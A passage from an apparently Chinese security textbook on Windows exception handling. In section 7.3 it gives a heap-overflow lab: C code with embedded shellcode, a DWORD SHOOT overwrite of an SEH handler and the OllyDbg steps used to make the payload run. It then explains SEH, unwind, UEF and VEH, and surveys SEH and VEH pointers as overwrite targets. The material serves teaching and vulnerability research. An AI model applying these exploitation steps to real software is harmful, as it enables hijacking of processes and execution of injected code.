


图 7.2.4 成功在栈溢出中利用 S.E.H

这时操作系统将错误地使用 shellcode 去处理除零异常, 从而使植入的代码获得执行。

以上是一个最简单的在栈溢出中利用 S.E.H 的例子, 用于让您更加深刻地领会这种攻击手法。在真实的 Windows 平台漏洞利用场景中, 修改 S.E.H 的栈溢出和修改返回地址的栈溢出几乎同样流行。在许多高难度的限制条件下, 直接用溢出触发异常的方法往往能得到高质量的 exploit。

7.3 在堆溢出中利用 S.E.H

堆中发生溢出后往往同时伴随着异常的产生,所以,S.E.H也是堆溢出中 DWORD SHOOT 常常选用的目标。实验所用代码由 6.4 节中的代码修改得到。

```
#include <windows.h>
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x16\x01\x1A\x00\x00\x10\x00\x00"// head of the adjacent free block
"\x88\x06\x52\x00"//0x00520688 is the address of shellcode in first
//Heap block
"\x90\x90\x90\x90";//target of DWORD SHOOT
DWORD MyExceptionHandler(void)
{
    ExitProcess(1);
}
main()
{
    HLOCAL h1 = 0, h2 = 0;
    HANDLE hp;
    hp = HeapCreate(0,0x1000,0x10000);
    h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,200);
```




```
memcpy(h1, shellcode, 0x200); // over flow here, noticed 0x200 means
                                // 512 !
__asm int 3 // used to break the process
__try
{
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8);
}
__except (MyExceptionHandler()) {}
return 0;
}
```

对实验思路和代码简要解释如下。

(1) 溢出第一个堆块的数据将写入后面的空闲堆块, 在第二次堆分配时发生 DWORD SHOOT。堆溢出和 DWORD SHOOT 的分析请参见 6.4 节中的介绍。

(2) 将 S.E.H 的异常回调函数地址作为 DWORD SHOOT 的目标, 将其替换为 shellcode 的入口地址, 异常发生后, 操作系统将错误地把 shellcode 当作异常处理函数而执行。

实验环境如表 7-3-1 所示。

表 7-3-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows 2000	虚拟机和实体机均可。本指导测试于虚拟机中
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本	release 版本	必须使用 release 版本进行调试

说明: 即使完全按照推荐的实验环境进行操作, S.E.H 中异常回调函数句柄的地址及 shellcode 的起始地址可能仍然需要在调试中重新确定。

除了 DWORD SHOOT 的 Target 不一样之外, 缓冲区内其余的数据都和 6.4 节中所介绍的一样。首先, 我们把最后 4 个字节的 target 设置为 0x90909090, 这显然是一个无效的内存地址, 因此会触发异常。我们所需要的就是在程序运行时, 找到 S.E.H 的位置, 然后把 DWORD SHOOT 的 target 指向 S.E.H 的回调句柄。

首先应当确认 OllyDbg 能够捕捉所有的异常, 方法是查看菜单“options”下的“debugging option”中“Exceptions”选项中没有忽略任何类型的异常, 如图 7.3.1 所示。




图 7.3.1 OllyDbg 异常捕捉选项


然后按照实验要求将代码编译运行，程序会自动中断，使用 OllyDbg attach 到进程上，直接按 F9 键继续执行。

DWORD SHOT 发生后，程序产生异常。OllyDbg 捕捉到异常后会自动中断，如图 7.3.2 所示。



图 7.3.2 DWORD SHOOT

这时查看栈中的 S.E.H 情况：View->SEH chain，出现如图 7.3.3 所示的界面。



Address	SE handler
0012FF2C	ntdll.77FB80DB
0012FF70	SEH_heap.004011A8
0012FFB0	SEH_heap.004011A8
0012FFE0	KERNEL32.77E813FD

图 7.3.3 定位 S.E.H 结构体

发现离第一个 S.E.H 位于 0x0012FF2C 的地方，那么异常回调函数的句柄应该位于这个地址后 4 个字节的位置 0x0012FF30。现在，将 DWORD SHOT 的目标地址由 0x90909090 改为 0x0012FF30，去掉程序中的中断指令，重新编译运行，结果如图 7.3.4 所示。




图 7.3.4 成功在 DWORD SHOOT 中利用 S.E.H

消息框成功的弹出，证明 shellcode 得到了执行。

7.4 挖掘 Windows 异常处理

7.4.1 不同级别的 S.E.H

和堆分配机制一样，微软从未正式公开过 Windows 的异常处理机制。即便如此，在非官

方的文献资料中仍能找到一些对其的描述, 最著名的一篇技术文章可能应当是来自微软的工程师 Matt Pietrek 所发表的 “A Crash Course on the Depths of Win32™ Structured Exception Handling”。在这篇文章中, 比较系统地描述了 Windows 中基于 S.E.H 的异常处理原理和大致流程, 并用生动的例子讲解了操作系统是如何使用 S.E.H 实现 `__try{}、__except{}异常处理机制`的。您可以在 <http://www.microsoft.com/msj/0197/exception/exception.aspx> 找到这篇文章。

从攻击者的角度讲, 对异常处理的掌握只要知道改写 S.E.H 能够劫持进程、植入恶意代码可能就够了。但是, 作为安全技术的研究人员, 异常处理机制还是很有研究价值的, 而且几乎所有大师级别的安全专家都对异常处理机制了如指掌。如果您掌握了异常处理的所有细节, 那么突发奇想地创造出一种新的漏洞利用方法也不是没有可能。

本节在总结前人研究的基础上, 将对 Windows 异常处理做一个逐步深入的介绍, 希望这些内容能够在您进行更深层次的调试和研究时, 起到一定的指导作用。如果您只是关注漏洞利用技术本身, 可以跳过这里继续后面的章节。

异常处理的最小作用域是线程, 每个线程都拥有自己的 S.E.H 链表。线程发生错误时, 首先将使用自身的 S.E.H 进行处理。

一个进程中可能同时存在很多个线程。此外, 进程中也有一个能够“纵览全局”的异常处理。当线程自身的 S.E.H 无法“摆平”错误的时候, 进程 S.E.H 将发挥作用。这种异常处理不仅仅能影响出错的线程, 进程下属的所有线程可能都会受到影响。

除了线程异常处理和进程异常处理之外, 操作系统还会为所有程序提供一个默认的异常处理。当所有的异常处理函数都无法处理错误时, 这个默认的异常处理函数将被最终调用, 其结果一般是显示一个错误对话框(我们经常见到的程序崩溃时的那种对话框)。

现在我们可以将 7.1 节中所给出的最简单的异常处理流程补充如下。

- (1) 首先执行线程中距离栈顶最近的 S.E.H 的异常处理函数。
- (2) 若失败, 则依次尝试执行 S.E.H 链表中后续的异常处理函数。
- (3) 若 S.E.H 链中所有的异常处理函数都没能处理异常, 则执行进程中的异常处理。
- (4) 若仍然失败, 系统默认的异常处理将被调用, 程序崩溃的对话框将被弹出。

本节我们会将这个处理过程继续细化, 直到接近操作系统真实的做法。

7.4.2 线程的异常处理

通过前面的实验, 相信大家已经理解了线程中通过 TEB 引用 S.E.H 链表依次尝试处理异常的过程。这里, 首先需要补充的是异常处理函数的参数和返回值。

线程中的用于处理异常的回调函数有 4 个参数。

(1) `pExcept`: 指向一个非常重要的结构体 `EXCEPTION_RECORD`。该结构体包含了若干与异常相关的信息, 如异常的类型、异常发生的地址等。

(2) `pFrame`: 指向栈帧中的 `S.E.H` 结构体。

(3) `pContext`: 指向 `Context` 结构体。该结构体中包含了所有寄存器的状态。

(4) `pDispatch`: 未知用途。

在回调函数执行前, 操作系统会将上述异常发生时的断点信息压栈。根据这些对异常的描述, 回调函数可以轻松地处理异常。例如, 遇到除零异常时, 可以把相关寄存器的值修改为非 0; 内存访问错误时, 可以重新把寄存器指回有效地址等。

这种回调函数返回后, 操作系统会根据返回的结果决定下一步应该做什么。异常处理函数可能返回两种结果。

(1) 0 (`ExceptionContinueExcetution`): 代表异常被成功处理, 将返回原程序发生异常的地方, 继续执行后续指令。注意: 操作系统是通过传递给回调函数的参数恢复断点信息的, 这时的“断点”可能已经被异常处理函数修改过, 例如, 若干寄存器的值可能被更改以避免除 0 异常等。

(2) 1 (`ExceptionContinueSearch`): 代表异常处理失败, 将顺着 `S.E.H` 链表搜索其他可用于异常处理的函数并尝试处理。

线程的异常处理中还有一个比较神秘的操作叫做 `unwind` 操作, 这个操作会对我们已经建立起来的异常处理流程的概念再做一点修改。

当异常发生时, 系统会顺着 `S.E.H` 链表搜索能够处理异常的句柄; 一旦找到了恰当的句柄, 系统会将已经遍历过的 `S.E.H` 中的异常处理函数再调用一遍, 这个过程就是所谓的 `unwind` 操作, 这第二轮的调用就是 `unwind` 调用。

`unwind` 调用的主要目的是“通知”前边处理异常失败的 `S.E.H`, 系统已经准备将它们“遗弃”了, 请它们立刻清理现场, 释放资源, 之后这些 `S.E.H` 结构体将被从链表中拆除。

`unwind` 操作很好地保证了异常处理机制自身的完整性和正确性。图 7.4.1 描述的是一个由于没有使用 `unwind` 操作从而导致异常处理机制自身产生错误的例子。




图 7.4.1 unwind 操作示意图

unwind 操作就是为了避免在进行多次异常处理，甚至进行互相嵌套的异常处理时（执行异常处理函数中又产生异常），仍能使这套机制稳定、正确地执行而设计的。unwind 会在真正处理异常之前将之前的 S.E.H 结构体从链表中逐个拆除。当然，在拆除前会给异常处理函数最后一次释放资源、清理现场的机会，所以我们看到的就是线程的异常处理函数被调用了两遍。

异常处理函数的第一轮调用用来尝试处理异常，而在第二轮的 unwind 调用时，往往执行的是释放资源等操作。那么，异常回调函数怎么知道自己是被第几次调用的呢？

unwind 调用是在回调参数中指定的。对照 MSDN，我们回顾一下回调函数的第一个参数 pExcept 所指向的 EXCEPTION_RECORD 结构体。

```
typedef struct _EXCEPTION_RECORD {
    DWORD ExceptionCode;
    DWORD ExceptionFlags; //异常标志位
```



```
struct _EXCEPTION_RECORD *ExceptionRecord;
PVOID ExceptionAddress;
DWORD NumberParameters;
* DWORD ExceptionInformation [EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;
```

当这个结构体中的 ExceptionCode 被设置为 0xC0000027 (STATUS_UNWIND)，并且 ExceptionFlags 被设置为 2 (EH_UNWINDING) 时，对回调函数的调用就属于 unwind 调用。

unwind 操作通过 kernel32 中的一个导出函数 RtlUnwind 实现，实际上 kernel32.dll 会转而再去调用 ntdll.dll 中的同名函数。MSDN 中有对这个函数的描述。

```
void RtlUnwind(
    PVOID TargetFrame,
    PVOID TargetIp,
    PEXCEPTION_RECORD ExceptionRecord,
    PVOID ReturnValue
);
```

最后，还要对栈中的异常处理做最后一点补充：在使用回调函数之前，系统会判断当前是否处于调试状态，如果处于调试状态，将把异常交给调试器处理。

7.4.3 进程的异常处理

所有线程中发生的异常如果没有被线程的异常处理函数或调试器处理掉，最终将交给进程中的异常处理函数处理。

进程的异常处理回调函数需要通过 API 函数 SetUnhandledExceptionFilter 来注册，其函数原型如下。

```
LPTOP_LEVEL_EXCEPTION_FILTER SetUnhandledExceptionFilter(
    LPTOP_LEVEL_EXCEPTION_FILTER lpTopLevelExceptionFilter
);
```

这个函数是 kernel32.dll 的导出函数，MSDN 中有对其的相关描述。

提示: 您可以简单地把线程异常处理对应为代码中的 `__try{} __except(){} 或者 Assert` 等语句, 把进程的异常处理对应于函数 `SetUnhandledExceptionFilter`。

进程的异常处理函数的返回值有以下 3 种。

- (1) 1 (`EXCEPTION_EXECUTE_HANDLER`): 表示错误得到正确的处理, 程序将退出。
- (2) 0 (`EXCEPTION_CONTINUE_SEARCH`): 无法处理错误, 将错误转交给系统默认异常处理。
- (3) -1 (`EXCEPTION_CONTINUE_EXECUTION`): 表示错误得到正确的处理, 并将继续执行下去。类似于线程的异常处理, 系统会用回调函数的参数恢复出异常发生时的断点状况, 但这时引起异常的寄存器值应该已经得到了修复。

7.4.4 系统默认异常处理 U.E.F

如果进程异常处理失败或者用户根本没有注册进程异常处理, 系统默认异常处理函数 `UnhandledExceptionFilter()` 会被调用。看到函数名, 顾名思义, 这个函数好像一个“筛选器”, 所有无法处理的异常都将被它捕获并处理, 不会出现任何漏网之鱼。有时我们会将这个“终极”异常处理函数简称为 U.E.F (Unhandled Exception Filter)

注意: MSDN 中将 U.E.F 称为“top-level exception handler”, 即顶层的异常处理, 或最后使用的异常处理; 将我们所说的用户自定义的进程异常处理 `SetUnhandledExceptionFilter` 理解为用户在顶层异常处理之前插入的自定义异常处理“supersede the top-level exception handler”。不难发现这两种表述的实际内含是一样的, 请读者注意本书表述和 MSDN 中表述的对应关系。

`UnhandledExceptionFilter()` 将首先检查注册表 `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug` 下的表项, 如图 7.4.2 所示。



图 7.4.2 U.E.F 依赖的注册表项

路径下的 Auto 表项代表是否弹出错误对话框, 值为 1 表示不弹出错误对话框直接结束程序, 其余值均会弹出提示错误的对话框。这个错误对话框您一定不会陌生, 图 7.4.3 和图 7.4.4 分别是 Windows 2000 和 Windows XP 下这个对话框的样子。




图 7.4.3 Windows 2000 下的 U.E.F 错误提示框




图 7.4.4 Windows XP 下的 U.E.F 错误提示框

注册表的 Debugger 指明了系统默认的调试器, 在错误框弹出后, 如果您选择调试, UnhandledExceptionFilter 就会按照这里的命令加载相应的调试器。我使用的默认调试器是 OllyDbg。

7.4.5 异常处理流程的总结

至此, 异常处理的流程已经被扩充地与真实的流程比较接近了, 现总结如下。

- (1) CPU 执行时发生并捕获异常, 内核接过进程的控制权, 开始内核态的异常处理。
- (2) 内核异常处理结束, 将控制权还给 ring3。
- (3) ring3 中第一个处理异常的函数是 ntdll.dll 中的 KiUserExceptionDispatcher() 函数。
- (4) KiUserExceptionDispatcher() 首先检查程序是否处于调试状态。如果程序正在被调试, 会将异常交给调试器进行处理。
- (5) 在非调试状态下, KiUserExceptionDispatcher() 开始遍历栈中属于线程的 S.E.H 链表,

如果找到能够处理异常的回调函数, 将再次遍历先前调用过的 S.E.H 句柄, 即 unwind 操作, 以保证异常处理机制自身的完整性。

(6) 如果栈中所有的 S.E.H 都失败了, 且用户曾经使用过 SetUnhandledExceptionFilter() 函数设定进程异常处理, 则这个异常处理将被调用。

(7) 如果用户自定义的进程异常处理失败, 或者用户根本没有定义进程异常处理, 那么系统默认的异常处理 UnhandledExceptionFilter() 将被调用。U.E.F 会根据注册表里的相关信息决定是默默地关闭程序, 还是弹出错误对话框。

以上就是 Windows 异常处理的基本流程。需要额外注意的是, 这个流程是基于 Windows 2000 平台的, Windows XP 及其以后的操作系统的异常处理流程大致相同, 只是 KiUserExceptionDispatcher() 在遍历栈帧中的 S.E.H 之前, 会去先尝试一种新加入的异常处理类型 V.E.H (Vectored Exception Handling)。

7.5 V.E.H 简介

从 Windows XP 开始, 在仍然全面兼容以前的 S.E.H 异常处理的基础上, 微软又增加了一种新的异常处理: V.E.H (Vectored Exception Handler, 向量化异常处理)。

在我们已有的异常处理机制的基础上, 对于 V.E.H 还需要知道以下要点。

(1) V.E.H 和进程异常处理类似, 都是基于进程的, 而且需要使用 API 注册回调函数。相关 API 如下。

```
PVOID AddVectoredExceptionHandler(  
    ULONG FirstHandler,  
    PVECTORED_EXCEPTION_HANDLER VectoredHandler  
);
```

(2) MSDN 上有对 V.E.H 结构的描述。

```
struct _VECTORED_EXCEPTION_NODE  
{  
    DWORD   m_pNextNode;  
    DWORD   m_pPreviousNode;  
    PVOID   m_pfnVectoredHandler;  
}
```


(3) 可以注册多个 V.E.H, V.E.H 结构体之间串成双向链表, 因此比 S.E.H 多了一个前向指针。

(4) V.E.H 处理优先级次于调试器处理, 高于 S.E.H 处理; 即 KiUserExceptionDispatcher() 首先检查是否被调试, 然后检查 V.E.H 链表, 再检查 S.E.H 链表。

(5) 注册 V.E.H 时, 可以指定其在链中的位置, 不一定像 S.E.H 那样必须按照注册的顺序压入栈中, 因此, V.E.H 使用起来更加灵活。

(6) V.E.H 保存在堆中。

(7) 最后, unwind 操作只对栈帧中的 S.E.H 链起作用, 不会涉及 V.E.H 这种进程类的异常处理。

第 8 章 高级内存攻击技术

据沧海而观众水，则江河之会归可见也；

登泰山而览群岳，则冈峦之本末可知也。

——《意林》 引《物理论》

大道不过二三四，漏洞利用技术无外乎溢出、跳转、指令、指针……如果您已经明白“大道”，不妨一起来看看高手们是怎样为“大道”添加艺术气息的。本章将抛开调试和实验，集中介绍近年来一些新型的漏洞利用思路和攻击技巧。

不论是作为安全技术工作者还是黑客技术爱好者，时刻更新自己的知识都是非常重要的。对于安全专家，了解这些技巧和手法不至于在分析漏洞时错把可以利用的漏洞误判为低风险类型；对于黑客技术爱好者，这些知识很可能成为激发技术灵感的火花。

无论如何，这些知识都是将“Impossible”最终变成“I'm possible”的关键。

8.1 狙击异常处理机制

8.1.1 攻击 V.E.H 链表的头节点

可以毫不夸张地说，异常处理机制是 Windows 平台下堆溢出的灵魂。本节将紧接第 7 章刚刚介绍过的 Windows 异常处理机制，趁热打铁地总结一下异常处理机制中有多少东西可以作为堆溢出 DOWRD SHOOT 的目标。

开始学习之前，请确认您已经掌握了利用堆溢出制造 DOWRD SHOOT 的原理及 Windows 异常处理机制的相关知识，否则请复习第 6 章和第 7 章。

我们已经知道，在 Windows XP 以后，微软为 Windows 加入了 V.E.H 异常处理，并优先于 S.E.H 使用。V.E.H 被组织成双向链表的形式，异常发生时，系统将遍历这个链表并依次使用 V.E.H 中的句柄，尝试处理异常。

David Litchfield 在 Black Hat 上的演讲“Windows heap overflows”(<http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt>)中提出，如果能够利用堆溢出的 DOWRD SHOOT 修改指向 V.E.H 头节点的指针，在异常处理开始后，将能够引导程序

去执行 shellcode。

David 在论文中指出, 标识 V.E.H 链表头节点的指针位于 0x77FC3210, 并且还为此利用方式给出了两段 POC 代码, 有兴趣的朋友可以深入研究这篇文章。

8.1.2 攻击 TEB 中的 S.E.H 头节点

异常发生时, 异常处理机制会遍历 S.E.H 链表寻找合适的出错函数。第 7 章中已经介绍过, 线程的 S.E.H 链通过 TEB 的第一个 DWORD 标识(fs:0), 这个指针永远指向离栈顶最近的那个 S.E.H。如果能够修改 TEB 中的这个指针, 在异常发生时就能将程序引导到 shellcode 中去执行。

这种方法最早是由 Halvar Flake 在 Black Hat 的著名演讲 “Third Generation Exploitation” (<http://www.blackhat.com/presentations/win-usa-02/halvarflake-winsec02.ppt>) 中提出。

Halvar Flake 同时也指出了这种利用方法的一些局限性。要理解这种局限性, 需要简单了解一下 TEB 的知识。

- (1) 一个进程中可能同时存在多个线程。
